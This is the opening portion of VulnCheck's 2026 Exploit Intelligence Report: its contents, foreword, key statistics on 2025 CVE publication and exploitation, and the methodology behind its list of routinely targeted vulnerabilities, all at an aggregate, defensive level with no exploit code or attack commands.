The 2026 VulnCheck

Exploit Intelligence Report

Contents

AUTHORS

Caitlin Condon
VP of Research, VulnCheck

Jacob Baines
CTO, VulnCheck

Cale Black
Initial Access Team Lead, VulnCheck

Foreword 1
Introduction 2
Key Findings 3
Routinely Targeted Vulnerabilities 5
Reacting2Shells 10
Four's a Crowd: Microsoft SharePoint "ToolShell" 12
VulnCheck Known Exploited Vulnerabilities 13
The 2025 Exploit Ecosystem 15
Ensloppification: The Rise of AI Exploits 17
Threat Actor Activity 20
Earth Lamia and the Persistence of Opportunistic Exploitation 21
RomCom and the Persistence of Client-Side Exploitation 24
Ransomware Activity 25
A Tale of Two Ransomware Groups 27
DragonForce: A Global "Cartel" with Unclear Origins 30
Botnet Activity 31
RondoDox: Exploitation at Shotgun Scale 33
Conclusion 35
References 36

Foreword

Security teams are drowning in vulnerability data, yet still struggle to understand where real risk exists and what demands action now. In 2025, the gap between signal and noise widened. CVE volume surged, proof-of-concept code was ubiquitous, and AI accelerated the production of low-quality signals, while real-world exploitation remained persistent and ruthless.

This report exists to cut through that noise.

VulnCheck tracks exploitation as a first-class signal, not an afterthought. By focusing on confirmed in-the-wild activity, exploit maturity, and attacker behavior across the full vulnerability lifecycle, we separate theoretical risk from operational reality. The data in this report shows that barely one percent of vulnerabilities disclosed in 2025 were ever exploited, but those that were moved faster, hit harder, and increasingly did so before defenders even had a chance to react.

Exploit intelligence isn't about predicting every possible attack. It's about prioritization, speed, and ground truth. The findings that follow show how adversaries actually operated in 2025, how quickly exploitation occurred, and where defenders lost time. This is the perspective required to make security decisions at scale.

Jacob Baines

Chief Technology Officer

VulnCheck



1.0

Introduction

The past year has been marked by calls for broad shifts in cyber policy and strategy, widespread uncertainty about the future of mission-critical vulnerability data, and increased geopolitical tensions with both direct and implicit cyber impacts. At the same time, AI is radically reshaping risk perceptions, data quality, and operational workload—sometimes for the better, but often for worse.

On the positive side, we've seen the international security community respond to uncertainty with early good-faith efforts to de-risk and diversify CVE data; open-source maintainers valiantly pushing back against a tidal wave of AI slop; industry leaders (correctly) emphasizing the need for better security accountability from software suppliers; and greater appreciation for the fragility of institutions and infrastructure that may have been previously taken for granted.

VulnCheck has observed firsthand how public- and private-sector organizations have more security tooling, more input sources, and more data than ever before; yet they still struggle to obtain the visibility and context needed to establish basic ground truth across fractured, opaque security data pipelines that drag tooling ROI down and drive unmeasured risk up. The threat ceiling has risen noticeably for defensive practitioners and front-line operators, but the industry baseline for reliable, high-quality data has arguably not only not risen—it's falling.

At VulnCheck, we believe that data quality and consumability is a solvable problem, and timely exploit intelligence should be accessible to everyone. We remain committed to providing first-class community resources that support faster, more effective security decision making, from our VulnCheck KEV and NVD++ datasets to our comprehensive Exploit Database (XDB) and free coordinated vulnerability disclosure (CVD) service.

2.0

Key Findings

This report draws on over two dozen different VulnCheck indices and 500+ sources to form a data-driven assessment of 2025 vulnerability and exploit activity, incorporating first-party intelligence and in-house expertise to contextualize threat trends. Statistics in this report are based on data from the 2025 calendar year, as captured on December 31, 2025.

50

Routinely Targeted Vulnerabilities

Leveraging a combination of threat actor, ransomware, exploit, botnet, and incident analysis, VulnCheck identified **50 Routinely Targeted Vulnerabilities** from 2025 that have elevated, multi-dimensional threat profiles. We're releasing that list of 2025 CVEs and associated metadata to the community along with this report.

884

Vulnerabilities added to our KEV

VulnCheck added **884 vulnerabilities** to our industry-leading Known Exploited Vulnerabilities (KEV) dataset in 2025 based on exploitation evidence from 118 unique sources. **47.7%** of VulnCheck KEVs in 2025 were **CVEs with 2025 identifiers**, underscoring the speed with which adversaries weaponize and deploy exploits for recent vulnerabilities.

14,400+

Exploits for 2025 CVEs

Our team tracked **14,400+ exploits** developed in 2025 targeting **10,480 unique 2025 CVEs**, a +16.5% YoY increase in same-year CVE exploit coverage. This has been driven in no small part by the prevalence of AI-assisted PoC code flooding security teams with low-quality risk indicators and subpar detections. Despite the prevalence of public PoCs and open vulnerability details, a mere 1% of 2025 CVEs had been **exploited in the wild** by the end of the year.

-13%

New vulnerabilities linked to state-sponsored threat groups and APTs

2025 saw a modest decrease (**-13%**) in the number of new vulnerabilities linked to **named** state-sponsored threat groups and APTs over the course of the year; new CVE exploits attributed to China-nexus groups increased while Iranian exploit activity fell.

56.4%

of new ransomware CVEs arose from zero-day exploits

The number of new vulnerabilities leveraged in known ransomware incidents also declined (**-25%**) YoY in 2025, but the raw numbers mask a darker reality: **56.4%** of 2025 ransomware CVEs were discovered as a result of **zero-day exploitation** by financially motivated threat actors, and **a third** of known 2025 ransomware CVEs still had **no public or commercial exploits** available as of January 2026.

Additional Considerations

Threat actor and ransomware CVE attribution often lags markedly, frequently surfacing months after intrusion investigations were conducted – when it's released at all. The VulnCheck team's observations in this report largely focus on **new** threat actor activity and attributions in 2025, which will continue to grow as additional primary incident sources come to light.



CVEs published in 2025

48,174

CVEs with 2025 identifiers

40,085

2025 CVEs with Exploit Code

10,480

Weaponized

248

Exploited 2025 CVEs (422)

APT Usage

52

Ransomware

39

Botnets

23

1% of 2025 CVEs were exploited in the wild by year's end. Even fewer 2025 CVEs had named threat actor activity.

First, an obligatory note on CVE growth in 2025.

More than 48,000 new CVEs were published in 2025, a large majority of which (83%) had 2025 identifiers. Since CVEs are still routinely issued for older vulnerabilities, some percentage of vulnerabilities published in 2025 will have non-2025 identifiers. More than a quarter (26%) of CVEs with 2025 identifiers had proof-of-concept code or exploit details available by the end of the calendar year. The existence of exploit code alone, however, isn't a great predictor of in-the-wild exploitation—a minuscule 1% of 2025 CVEs have so far been used in attacks. Even fewer of those flaws had named threat actor (ransomware, APT, or botnet) activity.

3.0

Routinely Targeted Vulnerabilities

Motivations matter in risk modeling, just as they do in ground-level analysis and response. One of the things the VulnCheck team looks to understand when evaluating exploit impact and longevity is who, exactly, cares about which vulnerabilities. In brief, did ransomware groups and state-sponsored threat actors care about the same CVEs in 2025? Were those mostly the same CVEs that researchers developed public exploits for? And if not, why?

Most annual “top” lists of vulnerabilities are either vibe-based or drawn from org-specific customer bases and telemetry, restricting visibility to what the observer cares about or is easily able to measure. There’s nothing inherently wrong with that, to be clear, but we prefer a multi-dimensional approach that incorporates a variety of quantitative and qualitative data points.

VulnCheck Exploit and Vulnerability Intelligence (EVI) data tracks exploit development and usage across the entire vulnerability lifecycle, spanning:

CVE publication, metrics, enrichment, and changes over time

Exploit code availability, maturity, and validity

First known evidence of exploitation, including for pre-CVE zero-day exploits

CVEs exploited by state-sponsored and named threat actors, ransomware families, botnets, and unattributed groups

Payloads and attack patterns observed in VulnCheck Canary Intelligence

Capturing each of these dimensions allows us to separate indicators of community and adversary interest – like advisories, industry chatter, PoC development, and malicious scanning activity – from confirmable real-world threat activity and attribution. Any one of these data points can be useful on its own as a risk indicator, but taken comprehensively, we start to see particular patterns emerge that have implications for both tactical threat response and strategic risk modeling.



By leveraging VulnCheck data on known exploit code and in-the-wild threat activity, our research division identified a data-driven list of 50 Routinely Targeted Vulnerabilities that meet the following criteria:

Disclosed **and** exploited in the wild in 2025, **and** one or more of the following:

Top 0.1% of 2025 CVEs with exploits

20+ public exploits

Top 5% of threat actor CVEs

At least **two** state-sponsored or other **named** threat actor attributions

Top 60% of 2025 ransomware CVEs

At least **one** named **ransomware** family attribution

Top 20% of botnet CVEs

At least **two** instances of known **botnet** activity, including a named botnet

Counts also include **unattributed** threat activity curated by our vulnerability intelligence team. All unattributed activity collectively, in any category, is counted as one (1) threat actor, ransomware, or botnet instance in these calculations. A large majority of vulnerabilities in this list have “CVE-2025” identifiers; a small number of vulnerabilities with “CVE-2024” identifiers that were not publicly disclosed until 2025 have been manually incorporated into our analysis because of significant threat activity.

If multiple vulnerabilities had similar threat profiles across key areas, our team also considered the breadth of real-world exploitation sources, honeypot exploit attempt volume over time, and attack indicators from VulnCheck Canaries when compiling our analysis.

2025 Routinely Targeted Vulnerabilities data is available to the community **here**.

Because 2025 Routinely Targeted Vulnerabilities (RTVs) are based on several different types of exploit data, each of which can change a vulnerability's ranking meaningfully when prioritized or filtered out, 2025 RTVs **aren't intended to be a one-dimensional hierarchy** of CVEs expressed as a top-to-bottom list. With that said, in any given year there is naturally a subset of vulnerabilities that are widely exploited by many different attackers – whether that's because they're particularly valuable initial access vectors, trivially exploitable, internet-accessible, or all of the above and more.

As you might expect, many RTVs score highly across multiple key areas, with the top targeted CVEs of 2025 accumulating both a wide variety of threat activity and deep public exploit benches. It's abundantly clear from the data that certain vulnerabilities stand well above the rest in terms of attention and impact.

Top 10 CVEs of 2025



React2Shell had 236 known exploits as of 2025-12-31

*CVE-2024-55591 and CVE-2024-57727 were disclosed in 2025

Looking at which vulnerabilities were most popular with different groups in 2025, a few logical patterns stand out.

Vulnerabilities in free and open-source technologies were the most scrutinized by **researchers**, which makes sense, since open code bases are easily accessible and don't require hunting for vulnerable commercial downloads. Out of the 10 most researched CVEs (as measured by public exploit volume), eight of those CVEs reside in open-source projects like sudo, XWiki, Apache Tomcat, and Langflow, in addition to Next.js and React.

Enterprise software (e.g., Microsoft, SAP, Oracle, Commvault, Synacor, SimpleHelp, and others) on-premises and in the cloud was, unsurprisingly, the most common target type across both **APT** and ransomware groups. But as the below comparison shows, **state-sponsored** (or suspected) threat actors relied more heavily on initial access flaws (primarily in network edge devices) and were otherwise somewhat opportunistic about their targets, using a mix of local and remote vulnerabilities in browsers, mobile devices, operating systems, and specialized software like infrastructure and supply chain management technologies.

Ransomware and extortion operations, on the other hand, made heavier use of hypervisor and file transfer vulnerabilities that gave them a direct path to encryption and/or data theft; initial access vectors used by ransomware crews can also be trickier to track down precisely, for instance if access brokers are involved or TTPs include heavy use of shared tooling and techniques. The prevalence of driver vulnerabilities linked to ransomware attacks is also notable, if somewhat anomalous: A cluster of five Paragon Software driver vulnerabilities, all used for Windows privilege escalation, forms the lion's share of the driver category. Even so, it's clear that Bring Your Own Vulnerable Driver (BYOVD) remains an effective attack technique.

Threat Actor Targeting



Ransomware Targeting



When we arrange the top 40+ CVEs from 2025 in a Venn diagram, we can see that there's larger overlap between the most researched CVEs and threat actor-exploited CVEs than there is between ransomware and researcher-favored vulns. It's worth emphasizing that ⅓ of known 2025 ransomware CVEs have no known (functional) exploit code, meaning ransomware groups are succeeding in keeping attack chains private for proprietary use. The raw number of unresearched ransomware vulnerabilities from 2025 is similar to the raw number from 2024, but with a smaller batch of ransomware flaws overall this past year, the statistical impact is more noticeable.

